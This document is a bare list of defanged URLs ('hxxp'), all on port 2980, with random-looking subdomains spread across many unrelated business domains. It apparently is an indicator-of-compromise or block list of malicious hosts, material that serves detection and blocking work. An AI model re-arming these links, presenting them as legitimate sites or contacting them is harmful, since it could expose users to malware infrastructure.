hxxp://divinylsuzmyslowil.ashleyairllc.com:2980
hxxp://dormisse.arizonashame.com:2980
hxxp://doswiadzenianailes.ashleyairllc.com:2980
hxxp://dotammocostally.yourafricanfood.co.uk:2980
hxxp://druckerilta.accounting-websites.net:2980
hxxp://dtxdokopala.unb10.com:2980
hxxp://duizel.tuscaning.com:2980

hxxp://dumbviruswirrmuscadel.azadultsoccer.com:2980
hxxp://durchgefegt-veimar.eri.tv:2980
hxxp://durned-dibabawo.yourclaimswarehouse.co.uk:2980
hxxp://ebralidzein210exhaussions.ashleyairandtravel.com:2980
hxxp://econtrib.dailyfootie.com:2980
hxxp://ecqua.serverbackups.net:2980
hxxp://edistj.arizonashame.com:2980
hxxp://eichkaetzchen-favoriserer.theclaimsfactorsolutions.com:2980
hxxp://eksemplare.totalgolfschool.net:2980
hxxp://elektrolyserenunbewachtestem.accountinggrowthinstitute.com:2980
hxxp://ellratkaisevin1touban.emeraldadvisorsgroup.com:2980
hxxp://embrigaderait-demographers.centauroslascruces.com:2980
hxxp://empaquetez.antstransport.com:2980
hxxp://empiric1sarcobium.theclaimsfactorsolutions.co.uk:2980
hxxp://emplumetaschere.reclaimmynation.com:2980
hxxp://empoignerbyrokratiaakin.ashleyluxurycars.com:2980
hxxp://encrinus.aziendanuova.com:2980
hxxp://endozoa.teasure.org:2980
hxxp://endurable.reclaimmynation.com:2980
hxxp://endurerontfretees.ashleyluxurycars.com:2980
hxxp://entredichotegengelopenen.chrisbraven.com:2980
hxxp://epouvantaienthuguenot.wineimori.com:2980
hxxp://ereshkigtshernyh.recordschangedmylife.com:2980
hxxp://erntete.10532crete.com:2980
hxxp://eroberungskrieges.centauroselpaso.com:2980
hxxp://escarapela-fbrandom.legendofman.com:2980
hxxp://escarpmentsausgestopft.teasure.org:2980
hxxp://esclerosicoalternador.accountinggrowthinstitute.com:2980
hxxp://esteittqqqqc.teasure.org:2980
hxxp://estvnskeepslengte.accountinggrowthinstitute.com:2980
hxxp://evoy.myhostbackup.com:2980
hxxp://exhilaratingafgeglipte.vitalitygoals.com:2980
hxxp://failure0.yourafricanfood.co.uk:2980
hxxp://farachschakels1string.ethiosite.com:2980
hxxp://feldegastutfangenethef.mikesmailbox.com:2980
hxxp://filibusterismkto.reclaimmynation.com:2980
hxxp://filmothe.yourafricanfood.com:2980
hxxp://finetricked.teasure.org:2980
hxxp://flashrom-vertrekmoontlikhede.corerobot.com:2980
hxxp://flexionvoldane.yourafricanfood.biz:2980
hxxp://fltcov.ashleyairllc.com:2980
hxxp://fortrinnetvorzuwerfen.vitalitygoals.com:2980
hxxp://fraichissantgozales.myhostbackup.net:2980
hxxp://framlegge-upstaunc.ashleyairandtravel.com:2980
hxxp://ftpuploadincisait.silverjetstudio.ca:2980
hxxp://gadsonystvyyssopimuksen.pcisurgeon.com:2980
hxxp://gagnihartherzigstem.windsurfinglens.com:2980
hxxp://galivantsvasklamp.ashleyairandtravel.com:2980
hxxp://gangsat.greenlogicny.com:2980

hxxp://gankai-desornamentada.accountinggrowthinstitute.com:2980
hxxp://gemarktenhakerige.yourclaimswarehouse.co.uk:2980
hxxp://gemzoemomigliano.pcisurgeon.com:2980
hxxp://gepers-nieciecyncronaredac.antstransport.com:2980
hxxp://gestaltbare1kliesch.centauroslascruces.com:2980
hxxp://goodbutt-youpon.ashleyairllc.com:2980
hxxp://grab.tenutacanneta.com:2980
hxxp://grattaifatherdom.catalystcpamarketing.com:2980
hxxp://greenhide.emeraldadvisorsgroup.com:2980
hxxp://gremiate-dpbanks.ashleyaviationgroup1.com:2980
hxxp://grundprincipwinstbew.ghjnonprofitblog.com:2980
hxxp://handlerdogzaslon.unb10.com:2980
hxxp://hargillkivrein.teasure.net:2980
hxxp://harmonisesamersfoortseweg.manzanitarocks.com:2980
hxxp://haspsvisenteerder.teasure.org:2980
hxxp://hehkuundiscredited.yourafricanfood.com:2980
hxxp://herper.windsurfinglens.com:2980
hxxp://highflow.agimarketleaders.com:2980
hxxp://holzkreu.accountinggrowthinstitute.com:2980
hxxp://hpbbpmbe-turgeon.theclaimsfactor.com:2980
hxxp://huolenpidon.yourafricanfood.co.uk:2980
hxxp://iftvrugsteker.bodisignals.com:2980
hxxp://ihagediserifexconvex.theclaimsfactorsolutions.com:2980
hxxp://ikuzusroosstruik.pcidoctor.com:2980
hxxp://ilahtuatrimerous.teasure.org:2980
hxxp://indabaaufzutrennenden.tenutaimori.com:2980
hxxp://intersys.vitalitygoals.com:2980
hxxp://isenergi.myhostbackup.com:2980
hxxp://isopodiform.ashleyaviationgroup1.com:2980
hxxp://ivanitsk-valtauksen.teasure.net:2980
hxxp://janiemicernohllaatuelokuvien.vitalitygoals.com:2980
hxxp://jinruiha.emeraldadvisorsgroup.com:2980
hxxp://johdot-merson-hunteler.catalystcpamarketing.com:2980
hxxp://johnsotc.magickalmonkey.com:2980
hxxp://jougairapacz.catalystcpamarketing.com:2980
hxxp://kamerverkiezingen.wineimori.com:2980
hxxp://kansillagiddybra.ashleyluxurycars.com:2980
hxxp://katolickom1overbowl.pcisurgeon.com:2980
hxxp://katteetbegenadigd.magickalmonkey.com:2980
hxxp://kelkkamke.chrisbraven.com:2980
hxxp://kemiallisestiaanstotelijke.recordschangedmylife.com:2980
hxxp://kernelmapunafanana.recordschangedmylife.com:2980
hxxp://kierroksissaan.partner-pipeline.com:2980
hxxp://kievietsunideographic.myhostbackup.com:2980
hxxp://kiivaidenvertraden.recordschangedmylife.com:2980
hxxp://kirjoituskoneella.yourafricanfood.co.uk:2980
hxxp://kjeftejoakimforthotropal.myhostbackup.com:2980
hxxp://klokkenis.recordschangedmylife.com:2980
hxxp://konfliktowoscnetbbs.corerobot.com:2980

hxxp://konvoiere.ashleyairandtravel.com:2980
hxxp://krepp-barkoundouba.theclaimsfactorsolutions.com:2980
hxxp://kriisisuunnitelmien.leafguardsales.com:2980
hxxp://kuestercobarrenverrons.ethiosite.com:2980
hxxp://latenti.pcisurgeon.com:2980
hxxp://limbacherdosaafin.ashleyairandtravel.com:2980
hxxp://linguacrioulabesetztest.rivergoldprospecting.com:2980
hxxp://loslitt-suedwestlichen.partner-pipeline.com:2980
hxxp://lsbfirstreadlong.reclaimmynation.com:2980
hxxp://lukijakuntamme-blankii.yourafricanfood.biz:2980
hxxp://lukuisten.leafguardsales.com:2980
hxxp://lustier-toronjo.yourafricanfood.co.uk:2980
hxxp://maclibs.theclaimsfactor.com:2980
hxxp://madnickaansloten.pcidoctor.com:2980
hxxp://mahannah.centauroslascruces.com:2980
hxxp://mahnstun.myhostbackup.com:2980
hxxp://malihini.vitalitygoals.com:2980
hxxp://mappedcollector.ashleyluxurycars.com:2980
hxxp://martinskoj1.yourafricanfood.com:2980
hxxp://medelu.corerobot.com:2980
hxxp://melfi.ghjnonprofitblog.com:2980
hxxp://metafluidal.centauroslascruces.com:2980
hxxp://metreurremontante.windsurfinglens.com:2980
hxxp://miehittneetcastledale.yourafricanfood.co.uk:2980
hxxp://moederdagbramstengen.wineimori.com:2980
hxxp://molletieres.accountinggrowthinstitute.com:2980
hxxp://mooidoeneryihtn.leafguardsales.com:2980
hxxp://mrketidunwidersprochene.theclaimsfactorsolutions.com:2980
hxxp://muszkeintersternal.ashleyairandtravel.com:2980
hxxp://mycharptrslonce.chrisbraven.com:2980
hxxp://myophoroopinerait.pcidoctor.com:2980
hxxp://naiciter.theclaimsfactorsolutions.com:2980
hxxp://najprostszy.accountinggrowthinstitute.com:2980
hxxp://nematogen-aechze.myhostbackup.net:2980
hxxp://ngaywood.catalystcpamarketing.com:2980
hxxp://nienowoczesnosc.ashleyairllc.com:2980
hxxp://niest.yourafricanfood.com:2980
hxxp://nimityksestnrecapitano.corerobot.com:2980
hxxp://nitratossinuatodentated.leafguardsales.com:2980
hxxp://nogiwayo.windsurfinglens.com:2980
hxxp://nyhetsmaterial.ashleyairandtravel.com:2980
hxxp://nystarta.ashleyairllc.com:2980
hxxp://oddsmatrix.ghjnonprofitblog.com:2980
hxxp://oleagineuselaetatus.yourafricanfood.co.uk:2980
hxxp://omroepverenigingen.corerobot.com:2980
hxxp://onbewaakpretendue.pcidoctor.com:2980
hxxp://ongenoegsaamheid.magickalmonkey.com:2980
hxxp://ongeskeerdemeiyuu.manzanitarocks.com:2980
hxxp://onromantieshancockilla.myhostbackup.com:2980

hxxp://onstandingcostruimiento.windsurfinglens.com:2980
hxxp://opgeskeurvreugdelied.ashleyluxurycars.com:2980
hxxp://oqcqliknament.agimarketleaders.com:2980
hxxp://orkesterischerzo.aeg4gov.com:2980
hxxp://ortodoksaintermarry.tenutacanneta.com:2980
hxxp://ositionstygslag.accounting-websites.net:2980
hxxp://overadvi.koppstudio.com:2980
hxxp://oversvmmelsenereconciler.ashleyaviationgroup1.com:2980
hxxp://overveiet-verknuepftet.ashleyairllc.com:2980
hxxp://p331335ausrechne.pcisurgeon.com:2980
hxxp://paddy0infinitestate.catalystcpamarketing.com:2980
hxxp://padwickii-zatesknilem.yourafricanfood.co.uk:2980
hxxp://paeckchens.chrisbraven.com:2980
hxxp://papillonneras.serverbackups.net:2980
hxxp://paradojicayhdellekin.yourafricanfood.biz:2980
hxxp://parchmentlaceectomesoblast.ghjnonprofitblog.com:2980
hxxp://parizien.pensionreviewspecialist.com:2980
hxxp://pastellfarbensarpullido.pcisurgeon.com:2980
hxxp://paszahaloneitaecgcurly.wineimori.com:2980
hxxp://pepermuntenimbisse.totalgolfschool.net:2980
hxxp://percepturadiotekn.pcidoctor.com:2980
hxxp://perre.ashleyluxurycars.com:2980
hxxp://phoneadministrative.centauroslascruces.com:2980
hxxp://photisti-notujesz.yourafricanfood.co.uk:2980
hxxp://planningimplessavistique.ashleyairandtravel.com:2980
hxxp://poeierdozen-lloyed.yourafricanfood.biz:2980
hxxp://poistuaaufschrecken.totalgolfschool.net:2980
hxxp://potznerenthuellen.centauroselpaso.com:2980
hxxp://preissteigerung.catalystcpamarketing.com:2980
hxxp://premebant.yourafricanfood.com:2980
hxxp://prijslijstenxanthosi.centauroslascruces.com:2980
hxxp://prioritereranice.totalgolfschool.net:2980
hxxp://privilegiee-shachtma.myhostbackup.net:2980
hxxp://prkdatetimeformat.accountinggrowthinstitute.com:2980
hxxp://propunishment.vitalitygoals.com:2980
hxxp://psykologinsueco.myhostbackup.com:2980
hxxp://publiceducation.allclimateprotection.com:2980
hxxp://quickhatch.corerobot.com:2980
hxxp://raiskattubikbeitel.pcidoctor.com:2980
hxxp://rakennettavan.centauroselpaso.com:2980
hxxp://ramicovaberkovics.ashleyluxurycars.com:2980
hxxp://rbakker.theclaimsfactor.com:2980
hxxp://rectifierent.leafguardsales.com:2980
hxxp://redchickenunknelle.pcidoctor.com:2980
hxxp://rediraistapezzare.emeraldadvisorsgroup.com:2980
hxxp://refereraithydropla.emeraldadvisorsgroup.com:2980
hxxp://referremquedraughted.pcisurgeon.com:2980
hxxp://renegad.vitalitygoals.com:2980
hxxp://reprobater-hallitsijoidensa.recordschangedmylife.com:2980

hxxp://revitaliserlknaspiciet.catalystcpamarketing.com:2980
hxxp://rhenderson.yourafricanfood.biz:2980
hxxp://riflettanoapotekvare.accounting-marketing.com:2980
hxxp://robonickieklaani.myhostbackup.net:2980
hxxp://rolling.centauroselpaso.com:2980
hxxp://romanogermanic.theclaimsfactorsolutions.co.uk:2980
hxxp://rstranbabero.agimarketleaders.com:2980
hxxp://sankcjaberegende.chrisbraven.com:2980
hxxp://sarngamsprawdzac.yourafricanfood.biz:2980
hxxp://scarcepossibleripicolous.myhostbackup.com:2980
hxxp://schniegelnde.ghjnonprofitblog.com:2980
hxxp://schoolmaamish-olleessa.windsurfinglens.com:2980
hxxp://schotvrijerpcmd.tenutacanneta.com:2980
hxxp://schwaermten.tuscaning.com:2980
hxxp://scouryprodukujemy.corerobot.com:2980
hxxp://selfrelation.ashleyairandtravel.com:2980
hxxp://seligson-samstagen.accounting-marketing.com:2980
hxxp://semiabst.yourclaimswarehouse.co.uk:2980
hxxp://semiparasite.tenutacanneta.com:2980
hxxp://shinningsejne.ashleyairllc.com:2980
hxxp://siivuksiodvajanja1.pcisurgeon.com:2980
hxxp://sijaitsevallabroet.agimarketleaders.com:2980
hxxp://siler.reclaimmynation.com:2980
hxxp://sinkouselbstbauexponate.ghjnonprofitblog.com:2980
hxxp://sisaruksensakin.partner-pipeline.com:2980
hxxp://skapttraduxisse.accounting-websites.net:2980
hxxp://skomakarlaerling.aerobiker.us:2980
hxxp://skyscraper-katechumen.magickalmonkey.com:2980
hxxp://sloejabytebybyte.ghjnonprofitblog.com:2980
hxxp://sociabitque.recordschangedmylife.com:2980
hxxp://softwaremassig.mydomainbackups.net:2980
hxxp://souspayaientextraerythrocyte.yourafricanfood.biz:2980
hxxp://sozialraumesopater.windsurfinglens.com:2980
hxxp://spanishbuiltsubellipsoidea.teasure.com:2980
hxxp://spellings-olekin.manzanitarocks.com:2980
hxxp://spoilagesuiterstes.accounting-marketing.com:2980
hxxp://stemsawfly-reaccionaria.chrisbraven.com:2980
hxxp://sternhellstenunquantified.pcidoctor.com:2980
hxxp://stevebandmiller.myhostbackup.net:2980
hxxp://stratificational.vitalitygoals.com:2980
hxxp://subchapteredustamisen.manzanitarocks.com:2980
hxxp://subperforming.myhostbackup.net:2980
hxxp://suitor1approbative.chrisbraven.com:2980
hxxp://supersolemnitymeinecke.corerobot.com:2980
hxxp://swampblackgumporzadkowaniem.ashleyaviationgroup1.com:2980
hxxp://synonimem-nigii.teasure.net:2980
hxxp://takken-amelingdegomme.yourclaimswarehouse.co.uk:2980
hxxp://tavaritsia.agimarketleaders.com:2980
hxxp://teken-kohlenproduktion.yourafricanfood.biz:2980

hxxp://terveydenhoitolehdess.teasure.org:2980
hxxp://tetudoutkonkuri.aeg4gov.com:2980
hxxp://thimble1frontalero.teasure.org:2980
hxxp://toddlers-hackspetten.jfsproperty.com:2980
hxxp://toluolwhiteveined.centauroselpaso.com:2980
hxxp://toogood-toxey.totalgolfschool.net:2980
hxxp://tovariches.totalgolfschool.net:2980
hxxp://towcarder-amsteldijk.totalgolfschool.net:2980
hxxp://tracterbuecherwurm.leafguardsales.com:2980
hxxp://trafiquerentconsumerentertainment.yourclaimswarehouse.co.uk:2980
hxxp://tragasantos.yourafricanfood.com:2980
hxxp://trasker.theclaimsfactorsolutions.com:2980
hxxp://tremescemusqueredactr.yourafricanfood.biz:2980
hxxp://treopshinshuu.centauroselpaso.com:2980
hxxp://trianglework.serverbackups.net:2980
hxxp://troficaredoing.agimarketleaders.com:2980
hxxp://tukkukauppiaiden.vitalitygoals.com:2980
hxxp://tulikokeeseensa.theclaimsfactorsolutions.co.uk:2980
hxxp://turkeydomresurgis.ashleyaviationgroup1.com:2980
hxxp://tutumota.biglittlemoto.com:2980
hxxp://tzeng-prkmethodfn.theclaimsfactor.com:2980
hxxp://ubajay-subtropischer.serverbackups.net:2980
hxxp://ucdss.ashleyluxurycars.com:2980
hxxp://uebernahmiraculosa.magickalmonkey.com:2980
hxxp://uforligneligcarcajous.serverbackups.net:2980
hxxp://ujutru2verificateur.centauroslascruces.com:2980
hxxp://ulottuneistaretranscrivirent.serverbackups.net:2980
hxxp://unendlichnrstysansioistaan.reclaimmynation.com:2980
hxxp://unenthralling.tenutacanneta.com:2980
hxxp://unfontunpossessed.agimarketleaders.com:2980
hxxp://unimodalitysasrco.ethiosite.com:2980
hxxp://unperturbedlykansanelkkeiden.ashleyaviationgroup1.com:2980
hxxp://untososubrepand.accounting-websites.net:2980
hxxp://unverderblichen.centauroslascruces.com:2980
hxxp://uocariebatis-cssfu.pcidoctor.com:2980
hxxp://varicaedens-macmonitor.myhostbackup.net:2980
hxxp://verdummsparentque.ethiosite.com:2980
hxxp://vereinsamung-copilla.recordschangedmylife.com:2980
hxxp://verretqueammacavano.bodisignals.com:2980
hxxp://verschanzten-ichis.theclaimsfactorsolutions.com:2980
hxxp://vervroegt.corerobot.com:2980
hxxp://vhtellen.emeraldadvisorsgroup.com:2980
hxxp://vierjaarlikse-walleyball.ethiosite.com:2980
hxxp://virkamiehineen-lidslit.wineimori.com:2980
hxxp://wandrie.yourafricanfood.com:2980
hxxp://wanek-salesagent.tenutacanneta.com:2980
hxxp://watashij.teasure.org:2980
hxxp://waterenvuurbazen.totalgolfschool.net:2980
hxxp://weiterbestandene.leafguardsales.com:2980

hxxp://weslake.theclaimsfactorsolutions.co.uk:2980
hxxp://wsiwyguutisvaihtosopimus.leafguardsales.com:2980
hxxp://xidentifier-forzerei.ashleyaviationgroup1.com:2980
hxxp://xjimausdenkendes.tenutacanneta.com:2980
hxxp://yashinaiergerlig.wineimori.com:2980
hxxp://ydeeps.greenlogicny.com:2980
hxxp://ymisvannspriquickwor.ashleyluxurycars.com:2980
hxxp://ystvsi.agimarketleaders.com:2980
hxxp://zasigurno7-montenegro.reclaimmynation.com:2980
hxxp://zitronenbaumbewilligter.magickalmonkey.com:2980
hxxp://zolman.teasure.org:2980
hxxp://zovich.greenlogicny.com:2980
hxxp://zyuuitiwavedancers.arizonashame.com:2980